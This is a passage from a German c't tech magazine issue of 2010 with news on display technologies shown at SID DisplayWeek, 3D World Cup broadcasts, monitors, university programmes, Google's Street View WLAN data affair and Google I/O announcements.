überhitzen und in Brand geraten. Laut der US-Behörde für Verbraucherschutz (CPSC) ist dies bereits in 38 Fällen passiert, dabei wurden elf Menschen leicht verletzt. Der Rückruf betrifft der Behörde zufolge rund 54 000 Akkus. HP bezeichnet den Rück-

ruf als Erweiterung der Aktionen von Oktober und Mai 2009. Betroffene Anwender können sich auf einer Webseite (siehe c't-Link) für die Zusendung eines Austauschakkus anmelden. (jow)

[www.ct.de/1013030](http://www.ct.de/1013030)

Anzeige

Ulrike Kuhlmann

# Plastisch & elastisch

## Displays zum Anfassen, Durchschauen und In-die-Hosentasche-stecken

**Auf der DisplayWeek in Seattle zeigten die Displayhersteller, auf welche Techniken sie künftig setzen wollen. Im Mittelpunkt standen sparsame und flexible Schirme zum Anfassen – und natürlich die neuesten Entwicklungen in Sachen 3D.**

**M**it der DisplayWeek bietet die Society for Information Displays (SID) Herstellern aus aller Welt alljährlich ein Forum, auf der sie ihre neuesten Techniken vorstellen und sich über Forschungsergebnisse austauschen können. Diesmal traf sich die Branche im verregneten Seattle an der Westküste der USA.

Während sich die Vortragenden der Konferenz intensiv mit organischen Displays beschäftigten und Samsungs Vizepräsident Dr. Sang-Soo Kim prognostizierte, dass in fünf Jahren mindestens 600 Millionen große OLED-Fernseher verkauft werden – möglich sei sogar 1 Milliarde –, waren die Plastikdisplays in der begleitenden Ausstellung fast nur in Form kleinerer (Mobil-)Schirme vertreten. Einzig LG zeigte mit seinem 15-Zöller einen etwas größeren OLED-Schirm. Dabei handelte es sich um eine Variante mit weiß leuchtender Polymerschicht mit Farbfiltern an jedem Pixel. Vorteil der weißen (W)OLED: Wenn das Display mit der Zeit dunkler wird, verliert die organische Schicht gleichmäßig an Leuchtkraft. Farbliche, wie sie durch die unterschiedliche Alterung der organischen Schichten für die Grundfarben Rot, Grün und Blau entstehen, treten so nicht auf.

### OLEDs contra LCDs

Vor welchen Problemen die OLED-Gilde steht, wurde in Seattle einmal mehr deutlich: Es gibt extrem schlanke LCDs, die den Vergleich mit den als superdünn gelobten OLEDs nicht scheuen müssen. Flüssigkristall-



**LG nutzt ein weiß leuchtendes Polymer hinter Farbfiltern, um Farbliche aufgrund unterschiedlicher Alterung im OLED zu vermeiden.**

schirme mit einer lokal gediminten Hintergrundbeleuchtung erzielen ähnlich schwindelerregende Kontraste wie man sie von OLEDs erwartet. Dank verbesserter Pixelstrukturen und LED-Backlight liegt der Energiebedarf aktueller LCDs derzeit deutlich unter dem größerer OLEDs. Die Produktionskosten für LCDs liegen aktuell sogar noch viel deutlicher unter denen für OLEDs – obgleich Plastikdisplays sehr einfach aufgebaut sind. Bleiben im Wesentlichen zwei Vorteile der OLED-Technik: Ihre Winkelunabhängigkeit – bei der die LCDs ebenfalls beachtliche Fortschritte erzielt haben – und ihre Flexibilität respektive Formbarkeit.

Obgleich Samsung gemeinhin als das Unternehmen gilt, was in Sachen OLED-Technik die Nase vorn hat, war es mit Sony die japanische Konkurrenz, die auf der DisplayWeek das bislang biegsamste OLED präsentierte: ein auf Bleistiftstärke zusammenrollbares Display, das während des Auf- und Abrollens Bewegtbilder zeigte. Das 4,1-zöllige papierdünne Display mit 432 × 240 Pixeln und 121 dpi (Bildpunkte pro Zoll) bietet laut Sony 16 Millionen Farben und erreicht 100 cd/m<sup>2</sup> der Biegeradius des Displays beträgt 4 mm. Die Pixel werden mit Plastiktransistoren auf einem 20 µm dünnen Substrat angesteuert, die Isolationschichten sind ebenfalls organischer Natur.

### Elektronisches Papier

LCDs lassen sich allenfalls leicht biegen, aber nicht aufrollen. Nur die E-Paper-Displays mit elektronischer Tinte stellen bislang eine vergleichbare Flexibilität unter Beweis. Der Antrieb für das elektronische Papier ist indes ihr geringer Energiebedarf: Weil die E-Paper-Displays gemeinhin rein reflektiv arbeiten, haben sie keine stromfressende Hintergrundbeleuchtung. Die meisten derzeitigen E-Paper-Displays nutzen die elektronische Tinte der Firma E-Ink. Auf der DisplayWeek präsentierte auch Reifenhersteller Bridgestone seine aktuellen E-Paper-Displays, darunter ein farbiges E-Paper in A3-Größe, das rein optisch einer Tageszeitung sehr nahe kommt. Eine besondere E-Paper-Anwendung zeigte Halation Photonics: Das chinesische Start-up nutzt sein E-Paper außer für E-Reader auch zur Fensterverdunklung und betreibt das „privacy glass“ dabei als Ein-Pixel-Display. Bei


einem dimmbaren Modul sollen die mit Touch-Oberfläche versehenen Vorhang-Folien sogar in mehreren Stufen von durchlässig auf undurchsichtig wechseln können.

Alternativen zu den energieeffizienten und kostengünstigen E-Paper-Displays zeigten Liquavista und ADT. In ihren Electrowetting-Displays bewegen sich statt Flüssigkristallen oder Farbpigmenten kleine Öltröpfchen im elektrischen Feld und geben dabei die Sicht auf einen reflektierenden Untergrund frei. Die Öltröpfchen-Displays von Liquavista können auch transmissiv betrieben werden, dann fällt das Licht einer Hintergrundbeleuchtung durch die vom Öltröpfchen unbedeckte Pixelfläche. Weil keine Polarisatoren benötigt werden, sind die Displays praktisch blickwinkelunabhängig. Außerdem sind die Öltröpfchenschirme bei gleicher Auflösung deutlich heller oder errei-



**Die farbsequenzielle Ansteuerung mit RGB-Dioden erhöht die Effizienz der Öltröpfchendisplays von Liquavista.**

chen alternativ bei gleicher Bildfläche eine höhere Auflösung als LCDs. Der Vorteil gegenüber elektronischer Tinte: Die Liquavista-Displays von sind videofähig und beliebig skalierbar, Grauabstufungen werden durch die Tröpfchenposition erzielt, Farbe entweder mit Farbfiltern oder mit eingefärbten Tröpfchen. Weil die Öltröpfchen sehr flink sind, können die Displays statt mit weißem auch nacheinander mit rotem, grünem und blauem Licht bestrahlt werden (Color Sequenzial). Auf der DisplayWeek stellt Liquavista eine 8,5-zöllige Variante seiner Öltröpfchen-Schirme vor.



**So flexibel wie Sonys aufrollbares OLED war bislang noch kein Videodisplay.**



Anzeige

So weit ist die Firma ADT noch nicht, sie beschränkt sich derzeit auf kleine Segmentanzeigen. Die Öltröpfchen-Displays D<sup>3</sup> des Deutsch-Schweizer Gemeinschaftsunternehmens arbeiten ähnlich wie die Electrowetting-Displays von Liquavista, haben aber den Vorteil der Bistabilität – sie behalten ihren Zustand auch ohne angelegte Spannung. ADT färbt die Öltröpfchen selbst ein, um auch die im Druckbereich üblichen Farben Cyan, Magenta und Gelb direkt anzuzeigen und mischen zu können. Das Fernziel der ADT-Entwickler: ein elektronisches Plakat, das auch im Sonnenlicht nicht ausbleicht und seinen Inhalt auf Knopfdruck wechseln kann. In Planung ist der Bau einer Produktionsstätte für die Serienfertigung von D<sup>3</sup>-Displays in Dortmund.

Komplett auf Reflexionen setzt Sharp bei seinen PNLC-Displays (Polymer Dispersed Network): Bei dieser ohne Polarisatoren auskommenden LCD-Variante wurde der Flüssigkristall in einem Polymer gelöst, wodurch die Moleküle bereits bei einer sehr geringen Vorspannung partiell in geordneter Position verharren und so das einfallende Licht zur reflektierenden Backplane durch- und wieder zurücklassen. Graustufen sind so nicht möglich, es gibt nur an und aus, das aber sehr effizient. Das in Seattle gezeigte 2,7-zöllige PNLCD besitzt im Betrieb eine Reflektivität von 47 Prozent und benötigt bei 400 × 240 Pixeln lediglich 50 Mikrowatt.

## Touch me

Weil eine zusätzliche Beschichtung auf solchen reflexiven Displays zu viel Licht schlucken würde, nutzt man hier meist optische Touchscreens. Die Digital Waveguide-Technik von RPO breitet Infrarotlicht wie ein Netz über der Displayoberfläche aus. Ein IR-Sensor in einer Ecke des Displayrahmens erkennt Berührungspunkte als Störungen im Lichtfeld. Das Lichttraster erzeugen IR-Dioden im Displayrücken, deren Strahlen über eine besonders ausgestaltete Lichtleiterplatte zur Displayoberfläche geleitet und an zwei Seiten reflektiert werden. Die Berührung kann mit dem – auch behandschuhten – Finger oder einem beliebigen Gegenstand erfolgen, wobei mit nur einem IR-Detektor mehrere Berührungspunkte gleichzeitig erkannt werden.



**Die Öltröpfchen-Anzeige von ADT verharrt bei Wegfall der Versorgungsspannung in ihrer letzten Position.**



LG erläuterte die Möglichkeiten des In-Cell-Touch, bei dem die Sensorik direkt in den Pixeln steckt, anhand einer Scanner-Monitor-Kombination: Hält man auf das Monitordisplay Bilder oder 3D-Objekte und klickt auf den Scan-Button, erfassen die Sensoren in den einzelnen Pixeln die Helligkeitsabweichungen an der Displayoberfläche – heraus kommt die digitale Variante des aufgelegten Bildes. Das 15,4-zöllige LCD hat 1280 × 800 Pixel und löst mit 6 Bit auf (262 000 Farbnuancen). Die Scanauflösung liegt ebenfalls bei knapp 100 dpi.

Damit Berührungen nicht nur vom Display, sondern auch vom Benutzer einwandfrei erkannt werden, haben viele Mobilgeräte ein taktiles Feedback: Die Displays vibrieren beim Touchen, sie brummen oder wackeln. Die Firma Immersion löst dies mit kleinen Motoren aus, die eine winzige Exzentrerscheibe drehen, die wiederum gegen das mit Gummipuffern befestigte LCD schlägt. Wenn der Platz unter der Touch-Oberfläche nicht ausreicht, kommt statt der Exzentrerscheibe ein Piezostreifen zum Einsatz, der sich verbiegt und dabei gegen die Displayoberfläche drückt. Auch Artificial Muscle, eine Tochterfirma der Bayer AG, lässt Oberflächen kräftig erzittern: In den Aktoren verändert ein elektroaktives Polymer im Feld seine Form und verschiebt dadurch zwei Metallplättchen gegeneinander; diese Bewegung wird direkt auf den Touchscreen übertragen und schon wackelt.

## Dreidimensional

Am LG-Stand zog die Besucher ein 3D-Riesendisplay in Bann. Der 84-zöllige Schirm mit 2,13 m Bilddiagonale beeindruckt außer mit seiner Größe mit der enormen Auflösung von 3840 × 2160 Pixeln – das Vierfache der Full-HD-Auflösung aktueller 3D-TVs. Dank dieser enormen Pixelanzahl zeigt der Riesenschirm mit Polarisierungstechnik auch im 3D-Betrieb volle HD-Auflösung. Zuschauer benötigen für den 3D-Eindruck lediglich eine Polarisationsbrille, die wesentlich preiswerter und leichter ist, als die Shutterbrillen der meisten 3D-TVs. Zusätzlich hat LG dem Ries-

**Preiswerte Konkurrenz zum organischen Display: LGs superdünnes LC-Display**

senschirm ein Direct-LED-Backlight mit lokal dimmbaren Dioden spendiert. Das in 1152 Segmente aufgeteilte LED-Raster sorgt ebenso wie die satten Farben für eine knackige 3D-Wiedergabe. Im Rahmen des berührungssensitiven Displays wurden Infrarot-Sensoren eingebaut, die die Fingerpositionen erkennen und an einen Touchcontroller im nur knapp 30 mm dicken LCD weitergeben. Eine 55-Zoll-Variante (rund 1,40 m) des Riesenschirms mit ebenfalls UHD-Auflösung soll bereits im kommenden Jahr auf den Markt kommen.

Eine interessante 3D-Variante zeigte Samsung mit seinem virtuellen Holografiedisplay, in dem sich wahlweise ein Würfel oder ein Zeppelin mit Samsung-Aufdruck drehte. Dahinter steckt in Wahrheit ein in den Boden des Schaufensters eingelassenes 3D-LCD mit Lenticularlinsenraster, dessen Bild über eine Brewster-Scheibe ins Blickfeld der Besucher projiziert wurde. Die Scheibe reflektiert nur eine Polarisationsrichtung und lässt die andere ungehindert passieren. Dem 3D-Display im Boden fehlt der obere Polarisator. Er wird durch die Brewster-Scheibe ersetzt, weil diese wie der Polfilter nur für eine Polarisationsrichtung transparent ist.

Samsung überraschte noch mit einer weiteren Schaufensterpräsentation: Ein transparentes LCD, das bei Berührungen Infos zu den hinter dem LCD alias Schaufensterscheibe liegenden Objekt – hier eine Weinflasche – preisgab. Auch LG wartete mit einer solchen Fensterinstallation auf, allerdings war das Display hier nur semitransparent mit deutlich erkennbarer Pixel- und Farbfilterstruktur. Durchsichtige Displays dieser Größe wurden bislang noch nie gezeigt.

Neu und ungewöhnlich war auch ein 3D-Display am Toshiba-Stand: Ein Integral Imaging Display, bei dem man die dargestellten Objekte von der Seite sieht, wenn man um das Display herumwandert. Es handelt sich um ein autostereoskopisches mithin brillenloses Display. Weil hier mehrere 2D-Ansichten statt 3D-Perspektiven rekonstruiert werden, sehen Objekte so aus, wie man sie auch in der Realität wahrnimmt. Damit kommt ein Integral Imaging Display dem optimalen 3D-Display ziemlich nah. (uk)



**Die kleine Exzentrerscheibe (im gelben Feld) schlägt bei Berührungen gegen das Display und bringt es in Schwingung.**

Anzeige

## Qualitätsprobleme bei Fußball-WM in 3D

Die geplante Übertragung von Fußball-Weltmeisterschaftspartien in 3D-Kinos stößt bei Kinobetreibern auf wenig Gegenliebe. Wie das Fachmagazin „Blickpunkt:Film“ berichtet, hat unter anderem Cineplex Deutschland seinen Gesellschaftern empfohlen, auf die stereoskopische Übertragung zu verzichten. Auch 3D-Pionier Wolfram Weber vom Cinecittà in Nürnberg hat sich nach einer Testvorführung gegen 3D-Fußball entschieden – wegen der schlechten Qualität: Nicht nur die Bildqualität wurde von vielen Kinobetreibern als ungenügend empfunden, sondern auch die 3D-Wirkung. Offenbar hat man die 3D-WM lediglich bei den Kinoketten Cinestar und Cinemaxx noch nicht komplett abgeschrieben. Kurz vor Redaktionsschluss hieß es auf Anfrage von c't, dass die Entscheidung noch nicht gefallen sei.

FIFA und Technikpartner Sony wollen 25 der insgesamt 64 Partien in 3D produzieren. Anders als 3D-Kinofilme, die in der vollen Auflösung der 2K-Kinoprojektoren vorliegen (2048 × 1080 Bildpunkte), wird das WM-3D-Signal mit reduzierter Auflösung übertragen – im sogenannten Sensio-Format. Hierbei

**Ob man die Fußball-WM hierzulande in 3D sehen kann, bleibt fraglich.**

handelt es sich um eine Variation des Side-by-Side-Formats, bei dem die Bilder fürs linke und fürs rechte Auge in ein konventionelles (2D-)Videoframe gequetscht werden.

Wird beispielsweise ein Side-by-Side-Signal in einer Auflösung von 1920 × 1080 Pixeln übertragen, bleiben pro Auge nur noch 960 × 1080 Bildpunkte übrig. Mit dem Sensio-Format soll durch diverse Optimierungen zwar weniger Auflösung verloren gehen als beim konventionellen Side-by-Side-Format – sicher ist aber: Eine mit 3D-Kinofilmen vergleichbare Qualität lässt sich mit Sensio nicht erreichen.



Die FIFA hatte sich bereits Anfang Mai von dem Schweizer Unternehmen Aruna Media getrennt, das die 3D-Public-Viewing-Übertragungen vermarkten sollte – der Grund hierfür ist unbekannt. Genauso unklar bleibt wenige Tage vor dem WM-Anpfiff, ob hiesige Fußballfans überhaupt in den Genuss räumlicher WM-Partien kommen werden. Auch am heimischen 3D-Fernseher sind die Chancen gering: Bislang haben nur ein spanischer sowie ein US-amerikanischer TV-Sender – Sogecable und ESPN – offiziell bestätigt, das 3D-Signal der FIFA zu übertragen. (jki)

## Scansoftware mit Webdienst

Canon bietet die Software für seinen Mobilscanner ImageFormula P-150 (siehe c't 2/10, S. 48) in der jüngsten Version nun mit einer Schnittstelle für die Client-Software des Webdienstes Evernote an. Dieser Dienst erlaubt das Speichern und Durchsuchen von Bildern und PDF-Dokumenten sowie den Abruf über

Mobilgeräte unter Windows, Linux, Mac OS X, iPhone, iPad oder Android-Smartphones. Der Basisdienst ist kostenlos, Funktionen wie das Durchsuchen von PDFs nach Text erlaubt Evernotes nur zahlenden Premium-Nutzern. Für sensible Geschäftsinformationen eignet sich der Dienst allerdings nicht, da die Server

in den USA stehen und Informationen zum Umgang mit den Daten der Kunden und sonstige Geschäftsbedingungen nur auf Englisch angeboten werden. Nach deutschem Datenschutzrecht ist eine Verarbeitung persönlicher Daten auf dieser Grundlage unzulässig. (tig)


## Blickwinkelstabile Monitore

Mit den beiden UltraSharp-Displays U221H und U231H ergänzt Dell sein Angebot an Monitoren mit blickwinkelstabilen IPS-Panels um zwei Geräte. Beide Displays zeigen volle HD-Auflösung (1920 × 1080 Pixel) und halten laut Dell die Energieeffizienz-Anforderungen des Energy Star 5.0 ein. Die Schirme sind in der Höhe verstellbar und seitlich sowie um 90 Grad ins Hochformat drehbar. Als Signaleingänge stehen DisplayPort, ein analoger VGA- und ein digitaler DVI-D-Port bereit, au-

ßerdem ist ein USB-Hub mit vier Peripherieanschlüssen im Monitor integriert.

Gegenüber dem bislang erhältlichen IPS-Monitor 2209WA, der mit seinen 22 Zoll zwischen den beiden neuen Displays liegt, sind die Neuvorstellungen deutlich günstiger: Der U221H mit 21,5 Zoll Diagonale (54,6 cm) kostet 332 Euro, der etwas größere 23-Zöller U2331H (58,4 cm) ist für 356 Euro zu haben. Zurzeit liefert Dell Displays versandkostenfrei aus. (uk)

**Blickwinkelstabil und jetzt auch erschwinglich: Dells gut ausgestattete Ultrasharp-Monitore mit IPS-Technik.**



## LCD für farbverbindliches Arbeiten

Für den Einsatz in der Druckvorstufe oder beim Fotografieren sind die hardwarekalibrierbaren SpectraView-Monitore von NEC gedacht. Neu im Programm ist der Reference 241, ein 24-zölliges IPS-Display mit 1920 × 1200 Pixeln. Das höhenverstellbare und seitlich sowie ins Hochformat drehbare 10-Bit-Panel soll den AdobeRGB-Farbraum zu 98 Prozent abdecken. Die bei der Kalibrierung gewonnenen Daten werden direkt in der 10-Bit-Look-up-Tabelle (LUT) des Monitors abgelegt. Die interne, programmierbare 14-Bit-LUT erlaubt die feinstufige Farbkontrolle und Gammakorrektur, NECs ColorComp-Regelung sorgt für die gleichmäßige Schirmausleuchtung während des Betriebs. Ein Sensor ermittelt die Alterung des Backlight, um auch über lange Zeit stabile Bedingungen bei einer maximalen Leuchtdichte von 360 cd/m<sup>2</sup> zu gewährleisten. Der kalibrierbare Monitor hat einen DisplayPort-Anschluss, zwei digitale DVI-D-Eingänge und einen USB-Anschluss für die Kalibriersonde. NEC bietet den Reference 241 ab sofort für 1780 Euro über den Fachhandel an, zum Lieferumfang gehören alle notwendigen Kabel, eine Blendschutzhaube und die Profiler Software 4.1. (uk)



## Zwei Drittel der Studentenschaft gegen Gebühren

Wie in den Vorjahren sprechen sich Studenten in überwältigender Zahl gegen Studiengebühren aus. Im Hinblick auf „Gebühren-Zufriedenheit“ geben sie ihren Universitäten im Schnitt nur die Schulnote 4. Zu diesem Ergebnis kommt die in diesem Frühjahr erhobene bundesweite Studie *Gebührenkompass* von Mitarbeitern der Universität Hohenheim. Sie haben an allen 48 Universitäten, die Studiengebühren erheben, mehr als 5200 Einzelinterviews durchgeführt.

Am entschiedensten möchten Hamburger Studenten die Gebühren wieder loswerden (73,8 Prozent). Der Anteil in Baden-Württemberg liegt dagegen „nur“ bei 59,8 Prozent. Insgesamt gesehen räumt nur jeder Dritte ein, dass es auf Grund von Studiengebühren zu einer Verbesserung der Lehre gekommen ist.

Vornehmlich erwarteten die Studenten im Zuge der Erhebung von Gebühren eine Verbesserung des Lehrangebots, gefolgt von mehr Transparenz in der Verwendung und der Verbesserung der Infrastruktur. Die Auswertung zeigt aber, dass sie allenfalls Fortschritte beim Ausbau von Bibliotheken erkennen.

Das beste Zeugnis bescheinigen die Gebührenzahler noch dem Bundesland Bayern mit der Note 3,8. Sehr groß ist der Unterschied zum Schlusslicht Niedersachsen aber nicht: Dortige Universitäten kamen auf den Wert 4,2.

Verwundert hat die Forscher, dass die Studenten mit der Qualität und den Bedingungen ihres Studiums im Allgemeinen weit zufriedener sind, als das Unbehagen an der Verwendung ihrer Studiengebühren dies vermuten lässt: Erstmals fragte der *Gebührenkompass* auch nach der generellen Zufriedenheit der Studentenschaft. Im Durchschnitt benoteten die Befragten die Qualität ihres Studiums recht gut (2,69). Zwei Drittel lernen gern oder sehr gern an ihrer Universität ([www.gebuehrenkompass.de](http://www.gebuehrenkompass.de)). (fm)

## MINT-Kolleg soll technische Studiengänge unterstützen

Mehr Abiturienten sollen für ein Fachstudium gewonnen werden. Darüber hinaus bereitet vor allem die Rate der Studienabbrecher in den mathematisch-naturwissenschaftlichen, technischen und informatikbezogenen Fächern von derzeit bis zu 40 Prozent Kummer. Um diese deutlich zu senken, hat das Karlsruher Institut für Technologie (KIT) gemeinsam mit der Universität Stuttgart das MINT-Kolleg Baden-Württemberg gegründet.

Hier ist man dabei, ein flexibles und mit dem Fachstudium eng verzahntes propädeutisches Studium zu entwickeln. Es besteht aus drei Teilen: *Orientierung* soll eine qualifizierte Studienwahl anhand der individuellen Fähigkeiten ermöglichen, *Förderung* dem Training von Kompetenzen und Arbeitsmethoden dienen und *Entschleunigung* das Studium entzerren. Entsprechende Studienmodule und Praktika sollen ab Juli 2011 in das Angebot der Universität Stuttgart aufgenommen werden ([www.kit.edu](http://www.kit.edu)). (fm)

## Neuer Studiengang Medienkommunikation

Medien produzieren und analysieren, sich mit Medienpsychologie und Mediendidaktik beschäftigen, Einblick in die Gebiete Medieninformatik, Marketing und Medienrecht erhalten: Diese Inhalte bietet der neue Bachelor-Studiengang Medienkommunikation, den die Universität Würzburg zum Wintersemester startet. Online-Bewerbungen sind ab sofort möglich. Einen darauf aufbauenden Master-Studiengang offeriert die Hochschule voraussichtlich in drei Jahren. (fm)

## Service-Center managen

Die Hochschule für Technik und Wirtschaft des Saarlandes (HTW) bietet zum Wintersemester erstmals den berufsbegleitenden Bachelor-Studiengang Service-Center-Management an. Er soll Call-Center-Mitarbeiter in Führungspositionen ansprechen. Das betriebswirtschaftlich ausgerichtete Fernstudium nutzt zwar auch Präsenzphasen, durch die Konzentration auf fünf Wochenendseminare und einen Wochenblock pro Semester lassen sich diese aber mit der Berufstätigkeit vereinbaren. Laufende Unternehmensprojekte und Leistungen, die am Arbeitsplatz erbracht werden, gehen in die Anrechnung der Studienleistung ein. Schwerpunkte liegen auf wirtschaftswissenschaftlichen Grundlagen, in den Bereichen Personal, Recht, Technik und Projektmanagement sowie fremdsprachlichen und rhetorischen Kenntnissen. 1920 Euro berechnet die Hochschule pro Semester ([www.htw-saarland.de](http://www.htw-saarland.de)). (fm)



Foto: Uni Hohenheim/EVB

Mehr als 5000 Fragebogen haben Wissenschaftler der Universität Hohenheim ausgewertet, um Informationen über die Akzeptanz von Studiengebühren zu erhalten.


Anzeige

## Details zu Googles WLAN-Scan

Nach einem Ultimatum des hamburgischen Datenschutzbeauftragten Johannes Caspar hat Google diesem Details zu den WLAN-Daten mitgeteilt, die Street-View-Fahrzeuge bei ihren Foto-Einsätzen aufgezeichnet haben. Demnach kam die kostenlose Software Kismet zum Einsatz, um Nutzdaten aller Funknetze aufzufangen. Anschließend filterte ein von Google selbst entwickeltes Programm, das nach Angaben der Firma nur versehentlich mit an Bord war, gezielt den Funkverkehr unverschlüsselter WLANs heraus und speicherte Ausschnitte der Nutzdaten. Außerdem wurden etwa MAC-Adresse, Netzwerkname (SSID), Signalstärke, Verschlüsselungsmethode, Übertragungsprotokoll und Funkkanal erfasst. Für eine von Google als Zweck der WLAN-Erfassung ins Feld geführte Datenbank zur Ortsbestimmung mittels Mobilgeräten (c't 2/09, S. 60) ist davon etliches

verzichtbar, was Caspar kritisiert. Ein Termin, um eines der Street-View-Autos nebst der verwendeten Software unter die Lupe zu nehmen, war bei Redaktionsschluss bereits zwischen dem Datenschützer und Google verabredet. Eine originale Festplatte aus einem Street-View-Auto stand Caspar hingegen nicht zur Verfügung. Google erklärte die Verzögerung mit rechtlichen Bedenken: Man wolle ausschließen, sich bei der Weitergabe der Daten strafbar zu machen, da mitgeschnittene Inhalte möglicherweise dem Fernmeldegeheimnis unterlägen. Die Datenschutzbehörde hingegen sieht die Weitergabe durch die eigene Überprüfungsbeurteilung gedeckt. Unabhängig davon hat die Hamburger Staatsanwaltschaft gegen Google ein Ermittlungsverfahren wegen des Verdachts auf Abfangen von Daten eingeleitet.

Google hat von sich aus die Fahrten seiner Street-View-Autos



**Derzeit hat Google alle StreetView-Fahrten ausgesetzt.**

ausgesetzt, um die WLAN-Empfangsanlagen aus den Wagen komplett auszubauen. Das gilt für alle 33 Länder, in denen der Internetkonzern seine Fahrzeuge auf Fotosafari und WLAN-Suche geschickt hat. Während die Datenschützer in Deutschland, Belgien, Frankreich, Italien, der Schweiz, Spanien und Tschechien zunächst Einsicht in die er-

hobenen Daten fordern, wurden in Dänemark, Irland und Österreich die Daten bereits unter Aufsicht der zuständigen Behörden gelöscht. Zusätzlich verbietet in Österreich vorerst ein Bescheid der Datenschutzkommission (DSK) Google, dort neue Daten zu sammeln oder die bereits gespeicherten Informationen zu verarbeiten. (pek)

## Google I/O: TV, Wave, Buzz, Fonts und mehr

Mitte Mai veranstaltete Google seine Entwicklerkonferenz I/O in San Francisco, bei der es schon Tradition ist, dass das Unternehmen auch neue Produkte präsentiert. Den beiden wichtigsten Neuerungen – der lizenzfreien Veröffentlichung des VP8-Codecs für Online-Videos und der neuen Version 2.2 des Smartphone-Betriebssystems Android – haben wir zwei eigene Artikel auf den Seiten 39 und 42 gewidmet.

Aber auch die Ankündigung von Google TV machte Furore, eine offene Plattform, die Internet und TV vereint. Google-TV-Geräte – Fernseher oder über die HDMI-Schnittstelle angebundene Settop-Boxen – setzen auf Android und den hauseigenen Browser Chrome auf. Über das Fernsehgerät sollen Couch Potatoes damit nahtlos auf Web-Inhalte zugreifen können, darunter auch solche im Flash-Format. Fernsehprogramm und Internetinhalte sind in einer Suchfunktion integriert. Videoinhalte aus dem Netz – etwa von YouTube, aber auch bezahlte Streams – sollen die Boxen in hoher Qualität ebenso auf den Bildschirm bringen können wie Anwendungen aus dem Android Market. Die Technikpartner Sony und Lo-

gitech wollen noch im Herbst entsprechende Geräte auf den US-Markt bringen. Zum Marktstart soll Google TV zunächst nur mit dem US-Satellitenanbieter DISH Network funktionieren; eine Erweiterung auf andere TV-Anbieter ist geplant. Ob und wann Google TV in anderen Ländern verfügbar wird, steht aber noch in den Sternen.

Im Rahmen der I/O öffnete Google seinen Kommunikations- und Kollaborationsdienst Wave für jedermann. Bislang war eine Einladung für die Nutzung des Dienstes notwendig, ab sofort kann sich jeder mit seinem Google-Account direkt unter wave.


google.com anmelden. Zudem können Firmen, Schulen und Organisationen, die Googles Anwendungssuite Apps Suite einsetzen, jetzt auch auf Google Wave zugreifen. Unter der Haube des Dienstes hat sich ebenfalls eine Menge getan. So hat Google eine Reihe von Erweiterungen vorgestellt, die es ermöglichen, Wave-Server in eine Unternehmens-Infrastruktur einzubetten.

Auch der Microblogging-Dienst Buzz wurde geöffnet. Mit einer Anwendungsschnittstelle können Programme jetzt auf Buzz-Accounts zugreifen. Mit Seismic und TweetDeck hat Google bereits zwei Hersteller

beliebter Microblogging-Clients als Partner ins Boot geholt.

Das auf der I/O vorgestellte Google Font API und das Google Font Directory könnten per CSS nachladbaren Webfonts zum Durchbruch verhelfen und das Aussehen von Webseiten nachhaltig verändern. Googles Font-Verzeichnis listet Schriftarten auf, die unter einer Open-Source-Lizenz verfügbar sind und hohe Qualität gewährleisten; derzeit sind dort 18 Fonts verzeichnet.

Eine ganze Reihe von Neuerungen richtet sich an die Entwickler von Cloud-Applikationen. So hat Google Erweiterungen seiner App Engine vorgestellt, mit denen Unternehmen die Nutzung der Cloud-Anwendungen besser steuern können. So sollen sich alle Anwendungen eines Unternehmens unter einer Domain zusammenfassen und zentral verwalten lassen. In einer Kooperation mit VMware-Tochter SpringSource will Google dafür sorgen, dass die Techniken beider Firmen zusammen funktionieren. So sollen die Voraussetzungen dafür geschaffen werden, dass mit dem Spring Framework entwickelte Java-Anwendungen auf Googles App Engine funktionieren. (jo)



**Webmaster können die Schriften aus Googles Font Directory lizenzfrei in ihre Präsenzen einbinden.**

Achim Barczok, Lutz Labs

# Überholmanöver

## Google stellt Android 2.2 vor

